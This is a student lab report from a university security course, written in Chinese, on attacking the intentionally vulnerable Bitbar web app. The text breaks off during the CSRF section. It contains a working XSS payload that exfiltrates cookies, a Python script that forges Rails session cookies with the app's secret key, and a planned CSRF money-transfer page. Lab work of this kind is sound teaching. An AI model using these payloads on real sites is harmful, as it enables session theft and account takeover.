

武汉大学国家网络安全学院

# 实 验 报 告

课 程 名 称: 网络安全

实 验 名 称: Web Security

指 导 老 师: \_\_\_\_\_

学 生 学 号: \_\_\_\_\_

学 生 姓 名: \_\_\_\_\_

完 成 日 期: 2022.05.27


## 目录

|  |    |
|--|----|
| Attack 1: Warm-up exercise: Cookie Theft.....                  | 3  |
| 1.1 漏洞分析 .....   | 3  |
| 1.2 攻击原理 .....   | 4  |
| Attack 2: Session hijacking with Cookies.....                  | 7  |
| 2.1 漏洞分析 .....   | 7  |
| 2.2 攻击原理 .....   | 8  |
| Attack 3: Cross-site Request Forgery.....                      | 12 |
| 3.1 漏洞分析 .....   | 12 |
| 3.2 攻击原理 .....   | 12 |
| Attack 4: Cross-site request forgery with user assistance..... | 16 |
| 4.1 漏洞分析 .....   | 16 |
| 4.2 攻击原理 .....   | 17 |
| Attack 5: Little Bobby Tables (aka SQL Injection).....         | 22 |
| 5.1 漏洞分析 .....   | 22 |
| 5.2 攻击原理 .....   | 22 |
| Attack 6: Profile Worm .....                                   | 26 |
| 6.1 漏洞分析 .....   | 26 |
| 6.2 攻击原理 .....   | 29 |


# Attack 1: Warn-up exercise: Cookie Theft

## 1.1 漏洞分析

在 bitbar 网站中存在 [http://localhost:3000/profile?username=<script>alert\(1\)</script>](http://localhost:3000/profile?username=<script>alert(1)</script>) 网页，该网页通过 GET 参数 username 获取用户名，服务器返回相应用户的 bitbar 余额。尝试输入 `<script>alert(1)</script>`，查看返回页面的源代码，可以发现这段 payload 被插入到网页中，成为 html 代码的一部分，因此 `<script>` 标签中的代码被成功当作 javascript 代码执行。说明该输入框存在 XSS 漏洞。



在该网页中输入 `<script>alert(1)</script>` 后也确实出现了弹窗。因此可以构造 javascript 代码，再将构造好的 url 给予用户 user1，当 user1 点击后能够执行 js 代码，代码会将 user1 的 cookie 发送至 [http://localhost:3000/steal\\_cookie?cookie=](http://localhost:3000/steal_cookie?cookie=) 页面中。再访问 [http://localhost:3000/view\\_stolen\\_cookie](http://localhost:3000/view_stolen_cookie) 页面获取 user1 的 cookie。



## 1.2 攻击原理


攻击原理是利用上述分析中的 XSS 漏洞，将构造好 XSS 漏洞的网页 url 给与用户 user1，当 user1 访问该网页时，XSS 漏洞中的 js 代码会将 user1 的 cookie 发送到 [http://localhost:3000/steal\\_cookie?cookie=](http://localhost:3000/steal_cookie?cookie=)，然后攻击者再访问 [http://localhost:3000/view\\_stolen\\_cookie](http://localhost:3000/view_stolen_cookie)，从而获取 user1 的 cookie。

首先构造 js 代码如下所示，这段代码会将当前用户在 Bitbar 网站上的 cookie 发送到 [http://localhost:3000/steal\\_cookie?cookie=](http://localhost:3000/steal_cookie?cookie=)网页中。

```
var x = new XMLHttpRequest();  
x.open("GET", "http://localhost:3000/steal_cookie?cookie=" + (document.cookie));  
x.send();
```

攻击者将上述 js 代码附在<script>标签中，在 profile 页面中的输入框写入 payload，并点击 Show 按钮，从而获得拥有特定 XSS 漏洞的 url，url 如下所示。


[http://localhost:3000/profile?username=%3Cscript%3Evar+x+%3D+new+XMLHttpRequest%28%29%3Bx.open%28%22GET%22%2C+%22http%3A%2F%2Flocalhost%3A3000%2Fsteal\\_cookie%3Fcookie%3D%22+%2B+%28document.cookie%29%29%3Bx.send%28%29%3B%3C%2Fscript%3E](http://localhost:3000/profile?username=%3Cscript%3Evar+x+%3D+new+XMLHttpRequest%28%29%3Bx.open%28%22GET%22%2C+%22http%3A%2F%2Flocalhost%3A3000%2Fsteal_cookie%3Fcookie%3D%22+%2B+%28document.cookie%29%29%3Bx.send%28%29%3B%3C%2Fscript%3E)




现在假设自己是用户 user1 登录到 Bitbar 网站中，本实验中的账户名和密码可以在 project2/bitbar/db/seeds.rb 源代码文件找到，用户 user1 的密码是 one。能够获取到用户的密码是因为在本次实验中我既需要扮演受害者，也需要成为攻击者，因此在身份是受害者时自然是知道密码的，攻击者正常情况下当然不知道密码。

```
(username: 'user1', hashed_password: '9fffe4b48dd5f364339cf26932ae00325190f42', salt: '1337', bitbars: 200) #password = one
(username: 'user2', hashed_password: 'c492e1d6a3533e6ba8ad01647119182b7de320c5', salt: '1337', bitbars: 200) #password = two
(username: 'user3', hashed_password: '73c44f29baf4fc9e56593c01e707f0c48e85e61b', salt: '217703101022879492631352681842557793628', bitbars: 100000) #password = password
(username: 'attacker', hashed_password: 'f05f93ed519d62345facf4f441c7eb32759817ce', salt: '21834708492970860368940710131560218741', bitbars: 0) #password = attacker
```

使用 user1 账户登录 Bitbar，并访问构造好的 url。可以发现访问 url 后，除了返回原来的 profile 网页，浏览器还发送了一条 GET 请求的 HTTP 包到 steal\_cookie 网页，GET 参数 cookie 的值是当前用户 user1 的 cookie，说明 js 代码已被执行，XSS 漏洞成功触发。



再访问 view\_stolen\_cookie 网页，可以发现该网页中已经打印了获取的 cookie 值，从而成功获取 user1 的 cookie。




## Attack 2: Session hijacking with Cookies

### 2.1 漏洞分析

在此次攻击中拥有 `attacker` 用户名和密码，在这个基础上构造 `cookie`，并以 `user1` 身份登录到 `Bitbar` 网站中。因此该漏洞关键在于如何构造 `cookie`，在浏览器中使用 `web` 登录网站时，服务器一般会通过 `cookie` 和 `session` 验证用户身份。`cookie` 是客户端记录的用于确定用户身份的信息，大多由浏览器负责保存；`session` 是服务器端记录的用于确定用户身份的信息，服务器通过客户端请求头中的 `cookie` 定位 `session`，再通过 `session` 提供的信息确定用户信息。

因为 `cookie` 保存在客户端，所以攻击者可以较容易地获取 `cookie` 并对其进行修改。为了防御攻击者的这种行为，服务器发给用户的 `cookie` 大都会经过加密。`Bitbar` 网站的 `cookie` 也是如此，服务器会将 `cookie` 所包含的信息先序列化，然后进行 `base64` 编码，再用 `HMAC-SHA1` 签名，最后将 `base64` 编码后的数据与签名后的数据用 `--` 相连。解密则是相反的过程，因为签名不可逆，所以解密过程只能对 `base64` 编码后的数据进行解码，再反序列化，得到 `cookie` 保存的信息。下图描述了这个过程，不过 `Bitbar` 与下图的区别在于没有使用 `AES-CBC` 加密，因此也没有图中对应的解密过程，这就是漏洞成因。




Bitbar 并没有使用 AES-CBC 或其他加密算法对数据部分进行加密，仅对数据部分做了序列化和 base64 编码操作，而这两个操作都是可逆的，因此可以从中提取 cookie 保存信息，再修改这些信息。修改后的 cookie 包含了伪造的用户信息，从而被服务器端当成其他用户，实现攻击。

## 2.2 攻击原理

使用 python 编写脚本，该脚本用于获取 attacker 用户的 cookie 并将其修改为 user1 用户的 cookie。首先在浏览器中捕获登录所用的 POST 请求包，查看 POST 的目标 url 以及表格式。可以发现登录时 POST 的目标 url 是



[http://127.0.0.1:3000/post\\_login](http://127.0.0.1:3000/post_login), 表单格式是 username 的值是用户名, password 的值是密码。



提取到 cookie 后以--标记为间隔, 将 cookie 分为 session 数据和 sign 签名两个部分。将数据先 base64 解码后, 再反序列化。需要注意的是在服务器中 cookie 的序列化使用的方法是 ruby 的 marshal, 不同的序列化方法结果也不同, 因此序列化和反序列化方法需要统一。在 python 中存在 rubymarshal 库, 该库可以模仿 ruby 中的 marshal 序列化和反序列化方法, 因此在源代码中使用 rubymarshal.reader 中的 loader 函数进行反序列化, 将字符串转化为对象, 打印该对象查看具体内容。如下图所示, 可以发现反序列化后得到了一个字典, 猜测服务器通过 logged\_in\_id 判断客户端的用户信息, 现在使用的是 attacker 用户, 因此 logged\_in\_id 的值是 4。

```
user@user-virtual-machine:/mnt/hgfs/share/project2$ python3 attack2.py
{'token': 'sYratX_SK2ZvFcb_dVUDyw', 'session_id': '0a54d2f757c2b8ee5f9a1ecc9af44fdf', 'logged_in_id': 4}
```

尝试将 logged\_in\_id 的值修改为 1, 猜测 1 对应的用户是 user1, 如果不对再尝试其他数字。将修改后的字典对象使用 rubymarshal.writer 的 writes 函数序列化, 再将序列化后的字符串进行 base64 编码。然后使用 python 的 hmac 库和 hashlib 库签名, 其中 hmac 库接收一个密钥 token, 一个消息和哈希算法, 输出该消息的摘要, 也就是签名; hashlib 库用于提供 Bitbar 网站使用的 SHA1 哈希算法。token 可以在 bitbar 的源码 config/initializers/secret\_token.rb 文件中找到。最后将 base64 加密后的内容和签名使用--标记相连, 得到伪造 cookie。

```

RAILS_SECRET = '0a5bfbbb62856b9781baa6160ecfd00b359d3ee3752384c2f47ceb45eada62\
f24ee1cbb6e7b0ae3095f70b0a302a2d2ba9aadf7bc686a49c8bac27464f9acb08'

url = 'http://127.0.0.1:3000/post_login'
datas = {'username': 'attacker', 'password': 'attacker'}

r = requests.post(url, data=datas)
# 提取原cookie
cookie = r.cookies.get_dict()['_bitbar_session']
session = cookie.split('--')[0]
session = loads(base64.b64decode(session))

# 构造新session
session['logged_in_id'] = 1
session = base64.b64encode(dumps(session))

# 签名
sign = hmac.new(RAILS_SECRET.encode(), session, hashlib.sha1).hexdigest()

# 将新session和新签名组合成新cookie
cookie = session.decode() + '--' + sign
print(cookie)

```

运行代码，得到伪造好的 cookie。

```

user@user-virtual-machine:/mnt/hgfs/share/project2$ python3 attack2.py
BAh7CEkiCnRva2VuBjoGRUZJIhswaVhQTmcwQUxaMkFVcTVpVFRRVDBRBjsARkkiD3Nlc3Npb25faWQGOwBUSSIlMzUxNWNhOGJjODM2N2JmMGM5OGEwMzQ2ZmE4YTMzNzcwOwBUSSIRbG9nZ2VkX2luX2lkBjsARmkG--478169f0faf66710467ba4f9bf709b273a2b966e

```


在浏览器的 Console 控制台中使用如下命令修改 cookie，火狐浏览器为了安全起见默认不允许在 Console 中使用复制粘贴功能，使用 allow pasting 命令可以允许复制粘贴。

allow pasting


```

document.cookie="_bitbar_session=BAh7CEkiCnRva2VuBjoGRUZJIhswaVhQTmcwQUxaMkFVcTVpVFRRVDBRBjsARkkiD3Nlc3Npb25faWQGOwBUSSIlMzUxNWNhOGJjODM2N2JmMGM5OGEwMzQ2ZmE4YTMzNzcwOwBUSSIRbG9nZ2VkX2luX2lkBjsARmkG--478169f0faf66710467ba4f9bf709b273a2b966e"

```



再次访问 127.0.0.1:3000 下的任意网页，可以发现此时用户已经变成 user1，说明成功伪装成用户 user1 登录 Bitbar 网站。



## Attack 3: Cross-site Request Forgery

### 3.1 漏洞分析

当浏览器以及服务器后端没有设置如同源策略等的安全措施时，攻击者可以构造好一个 html 页面，当用户用浏览器点开该页面时，该页面会带上当前用户的 cookie 与 Bitbar 网站进行交互，相当于用户在不知情地情况下进行了攻击者希望做的操作。

在 Bitbar 网站中有 Transfer 转账操作，该转账操作实际上是向服务器发送一个 POST 请求包，在表单中带上转账对象和转账金额两个参数，服务器收到该请求后会处理该转账操作，从而实现转账。如下图所示是 transfer 网页的源代码中与转账相关的表单代码。

```
<form class="pure-form pure-form-stacked" action="post_transfer" method="post">

    <p>
        You currently have 200 bitbars.
    </p>

    <label for="destination_username">Transfer to</label>
    <input type="text" name="destination_username" value="">


    <label for="quantity">Amount</label>
    <input type="text" name="quantity" value="" />

    <p><input type="submit" class="pure-button button-primary" value="Transfer" /></p>
</form>
```

因此构造的 html 页面中需要包含转账操作，也就是向服务器发送格式正确的 POST 请求包，当用户在浏览器中打开该 html 文件时，因为此时附带有用户的 cookie，所以会视为用户进行了转账操作。

### 3.2 攻击原理


登录任意账户，尝试进行转账操作，目的是观察表单的目的地址和表单中参数的构造格式。




然后构造 html 页面，在 html 中使用<script>标签，标签中是 javascript 代码，使用 js 代码实现与服务器之间的 HTTP 交互。使用的格式是 POST，url 是 [http://127.0.0.1:3000/post\\_transfer](http://127.0.0.1:3000/post_transfer)，表单数据是 destination\_username=attacker&quantity=10，表示往 attacker 账户中转账 10 个 bitbar。需要注意的是 POST 请求头中的 Content-Type 字段的值是 x-www-form-urlencoded，该值需要在 js 代码中手动设置，否则服务器无法解析表单数据。因为发送 POST 请求需要一定时间，而发送操作是异步执行的，所以最后在等待一小段时间后将页面重定向到 